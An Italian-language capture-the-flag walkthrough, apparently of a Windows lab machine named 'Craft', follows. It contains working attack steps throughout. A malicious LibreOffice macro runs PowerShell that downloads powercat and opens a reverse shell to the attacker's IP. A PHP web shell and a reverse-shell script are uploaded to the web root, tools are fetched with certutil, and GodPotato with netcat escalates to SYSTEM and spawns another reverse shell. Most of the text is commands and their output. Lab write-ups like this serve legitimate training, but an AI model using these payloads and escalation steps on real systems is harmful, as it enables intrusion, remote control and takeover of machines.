
Si apre uno spazio di lavoro e all interno del main inserisco la macro danno sa in questo caso: ' Shell("cmd /c powershell iwr http://192.168.45.154/") , che sarà solo di test come detto sopra




Torno al nome documento seleziono di nuovo tools->costumize




Dalla schermata che appare selezione ‘open document’ e ‘assign macro’



Seleziono la macro creata



Ora si nota che è stata data un azione alla macro



chiudo selezionando ok , e salvo il documento

Apro un ascoltatore netcat e ricevo la shell base, facendo l upload del file dal server web

```
┌──(root㉿xyz)-[/opt/Midnight]
└─# nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.155.169] 50046
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1971
Host: 192.168.45.199
Connection: Keep-Alive
```

Ora svolgo le stesse operazioni scritte sopra ma questa volta come macro danno sa carico uno script powershell con 2 comandi , il primo va a prendere dal mio kali il tool 'powercat.ps1' e il secondo usa lo script per restiturire una shell.

il comando completo che ho inserito nella macro è il seguente

Shell("cmd /c powershell IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.45.154/powercat.ps1');powercat -c 192.168.45.154 -p 135 -e powershell")

quindi apro python nella cartella in cui e presente il tool powercat.ps1 e ricevo un 200-ok quindi il primo cmd e andato a buon fine

```
┌──(kali㉿xyz)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.155.169 - - [09/Dec/2024 22:35:14] "GET /powercat.ps1 HTTP/1.1" 200 -
```

apro poi un ascoltatore nc su porta impostata precedentenente nella macro 135 e ricevo la shell

```
┌──(root㉿xyz)-[/opt/Midnight]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.

┌──(root㉿xyz)-[/opt/Midnight]
└─# nc -nvlp 135
listening on [any] 135 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.155.169] 50190
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Program Files\LibreOffice\program> whoami
whoami
craft\thecybergeek
```

Sono lutente 'thecybergeek' e dal suo desktop recupero la local.txt

```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/28/2021   3:53 AM                Administrator
d-----         7/13/2021   3:19 AM                apache
d-r---         5/28/2021   3:53 AM                Public
d-----         7/13/2021   3:35 AM                thecybergeek


PS C:\Users> cd thecybergeek
cd thecybergeek
PS C:\Users\thecybergeek> cd Desktop
cd Desktop
PS C:\Users\thecybergeek\Desktop> type local.txt
type local.txt
73be226f0ff7611f212278a0779f65d8
PS C:\Users\thecybergeek\Desktop>
```

Priv Escalation

Come prima cosa controllo i privilegi dell utente ma non trovo nulla di molto utile

```
PS C:\Users\thecybergeek\Desktop> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

Quindi decido di dare un occhiata alla dir. C: e ci sono dei file anomali che decido di esaminare : 'Windows10Upgrade' 'xampp' 'output.txt', ma non trovo nulla di interessante

Decido quindi di fare un esame del sever con 'winpeas' quindi lo carico sulla macchina vinttima

```
┌──(kali㉿xyz)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.155.169 - - [09/Dec/2024 22:58:33] "GET /winPEASx64.exe HTTP/1.1" 200 -
```

```
PS C:\xampp\htdocs> iwr http://192.168.45.199/winPEASx64.exe -outfile winPEASx64.exe
iwr http://192.168.45.199/winPEASx64.exe -outfile winPEASx64.exe
PS C:\xampp\htdocs> dir
dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/13/2021   3:18 AM                assets
d-----         7/13/2021   3:18 AM                css
d-----         7/13/2021   3:18 AM                js
d-----         12/9/2024   1:36 PM                uploads
-a----          7/7/2021  10:53 AM           9635 index.php
-a----          7/7/2021   9:56 AM            835 upload.php
-a----         12/9/2024   1:58 PM        9842176 winPEASx64.exe
```

Quindi lancio winpeas e trovo delle cose interessanti

```
ÉÍÍÍÍÍÍÍÍÍÍ Interesting Services -non Microsoft-
È Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
    ApacheHTTPServer(Apache Software Foundation - Apache HTTP Server)["C:\Xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
    Possible DLL Hijacking in binary folder: C:\Xampp\apache\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
    Apache/2.4.48 (Win64)
```

Apache è l altro utente del servere e pare essere un user di servizio che però potrebbe avere alcuni privilegi interessanti come il (si-impersonificate) e si potrebbe lavorare con questo utente per impersonificare l user Administrator, in quanto Apache dovrebbe aver la capacita di fare lo start e lo stop di servizi sul server.

Quindi visto che posso fare l upload di file dalla dir xampp/htdocs che infatti è la web/root del server decido di fare l upload di una webshell .php, e verificare se quest ultima verrà runnata
dall user Apache

Quindi creo una web shell base su kali

```
┌──(root㉿xyz)-[/home/kali/Downloads]
└─# ls
hunit.ctd.pdf  sublime-text_build-3211_amd64.deb  webshell.php
powercat.ps1   universal.ovpn                     winPEASx64.exe

┌──(root㉿xyz)-[/home/kali/Downloads]
└─# cat webshell.php
<pre>
<?php
system($_GET['cmd']);
?>
</pre>
```


Poi faccio l upload sul target sempre con iwr, e lu so del server python3

```
iwr http://192.168.45.199:8080/webshell.php -outfile webshell.php
PS C:\xampp\htdocs> dir
dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/13/2021   3:18 AM                assets
d-----         7/13/2021   3:18 AM                css
d-----         7/13/2021   3:18 AM                js
d-----         12/9/2024   1:36 PM                uploads
-a----          7/7/2021  10:53 AM           9635 index.php
-a----          7/7/2021   9:56 AM            835 upload.php
-a----         12/9/2024   2:14 PM             45 webshell.php
-a----         12/9/2024   1:58 PM        9842176 winPEASx64.exe
```

Poi dal browser essendo un a webshell posso usarla e verificare se sono apache user



Funziona e mi da che sono l utente ‘Apache’ come volevo…

Quindi ora vado a inserire nella directory root del web server una rev shell completa che prendo dal sito revshells.com e precisamente quella di ivan Sincek, poi la lancio e ricevo una shell inversa come user Apache su porta 9000

```
┌──(root㉿xyz)-[/home/kali/Downloads]
└─# ls
hunit.ctd.pdf  revshell.php                        universal.ovpn  winPEASx64.exe
powercat.ps1   sublime-text_build-3211_amd64.deb   webshell.php
```


```
PS C:\xampp\htdocs> iwr http://192.168.45.199:9000/revshell.php -outfile revshell.php
iwr http://192.168.45.199:9000/revshell.php -outfile revshell.php
```

```
┌──(root㉿xyz)-[/home/kali/Downloads]
└─# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.155.169 - - [09/Dec/2024 23:20:43] "GET /revshell.php HTTP/1.1" 200 -
```

```
PS C:\xampp\htdocs> dir
dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/13/2021   3:18 AM                assets
d-----         7/13/2021   3:18 AM                css
d-----         7/13/2021   3:18 AM                js
d-----         12/9/2024   1:36 PM                uploads
-a----          7/7/2021  10:53 AM           9635 index.php
-a----         12/9/2024   2:20 PM           9288 revshell.php
```



```
┌──(root㉿xyz)-[/home/kali/Downloads]
└─# nc -nvlp 9000
listening on [any] 9000 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.155.169] 50246
SOCKET: Shell has connected! PID: 1408
Microsoft Windows [Version 10.0.17763.2029]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
craft\apache
```

Ora guardi i privilegi e come detto sopra c è il 'impersonificate a client after authentication'

```
C:\xampp\htdocs>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeTcbPrivilege                Act as part of the operating system       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Ora per fare un escalatione dei privilegi a Administrator userr , usero il tool GodPotato, ma per poterlo usare devo prima sapere la versione del 'NET Framework' e per far questo posso fare una query al registro di windows, in particolare:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP

C:\xampp\htdocs>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"

```
C:\xampp\htdocs>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\CDF
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4.0
```

Quindi la vers. e la 4.0 e faccio l upload di godpotato-NET4 sul target con certutil, in quanto in questa sessione non mi trovo su powershell

```
C:\xampp\htdocs>certutil -urlcache -split -f http://192.168.45.199:8080/GodPotato-NET4.exe
****  Online  ****
  0000  ...
  e000
CertUtil: -URLCache command completed successfully.
```

```
C:\xampp\htdocs>dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of C:\xampp\htdocs

12/09/2024  02:35 PM    <DIR>          .
12/09/2024  02:35 PM    <DIR>          ..
07/13/2021  02:18 AM    <DIR>          assets
07/13/2021  02:18 AM    <DIR>          css
12/09/2024  02:35 PM            57,344 GodPotato-NET4.exe
07/07/2021  09:53 AM             9,635 index.php
07/13/2021  02:18 AM    <DIR>          js
12/09/2024  02:20 PM             9,288 revshell.php
07/07/2021  08:56 AM               835 upload.php
12/09/2024  01:36 PM    <DIR>          uploads
12/09/2024  02:14 PM                45 webshell.php
12/09/2024  01:58 PM         9,842,176 winPEASx64.exe
               6 File(s)      9,919,323 bytes
               6 Dir(s)  10,654,420,992 bytes free
```

Quindi lancio il tool e impersonifico Authority System

```
C:\xampp\htdocs>.\GodPotato-NET4.exe -cmd "whoami"
```

```
[*] CombaseModule: 0x140727970037760
[*] DispatchTable: 0x140727972351168
[*] UseProtseqFunction: 0x140727971728096
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\208e23b9-987c-4f74-800b-f844cf036ede\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000f402-03d4-ffff-f90a-d57b0e4821f8
[*] DCOM obj OXID: 0x30a41301cde5c8ca
[*] DCOM obj OID: 0xeb72060aaf82380e
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 872 Token:0x824  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
```

Adesso devo uplodare sul target 'nc64.exe' e chiamare una nuova revshell che questa volta dopo l avvenuta impersonificazione di Authority System dovrebbe darmi il root

```
C:\xampp\htdocs>certutil -urlcache -split -f http://192.168.45.199:8080/nc64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

poi faccio una prova per verificare che il tool funzioni con una shell che mi si dovrebbe aprire con il cmd whoami, e testo cosi 'cmd.exe'

il tutto sembra funzionare, quindi ora richiamo con il comando seguente GodPotato-NET4.exe e spowno una revshell direttamente da Authority System con il seguente comando sulla porta 135 dove saro in ascolto con netcat

.\GodPotato-NET4.exe -cmd ".\nc.exe 192.168.45.199 135 -e c:\windows\system32\cmd.exe"

```
C:\xampp\htdocs>.\GodPotato-NET4.exe -cmd ".\nc.exe 192.168.45.199 135 -e c:\windows\system32\cmd.exe"
.\GodPotato-NET4.exe -cmd ".\nc.exe 192.168.45.199 135 -e c:\windows\system32\cmd.exe"
[*] CombaseModule: 0x140727970037760
[*] DispatchTable: 0x140727972351168
[*] UseProtseqFunction: 0x140727971728096
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
```

```
┌──(kali㉿xyz)-[~]
└─$ sudo rlwrap nc -lnvp 135
[sudo] password for kali:
listening on [any] 135 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.155.169] 50275
Microsoft Windows [Version 10.0.17763.2029]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
```

Recupero la proof.txt

```
C:\Windows\system32>cd \Users
cd \Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
8a105e6dd501e476dbe17a9572ec4835
```

Flags

local.txt=73be226f0ff7611f212278a0779f65d8
proof.txt=8a105e6dd501e476dbe17a9572ec4835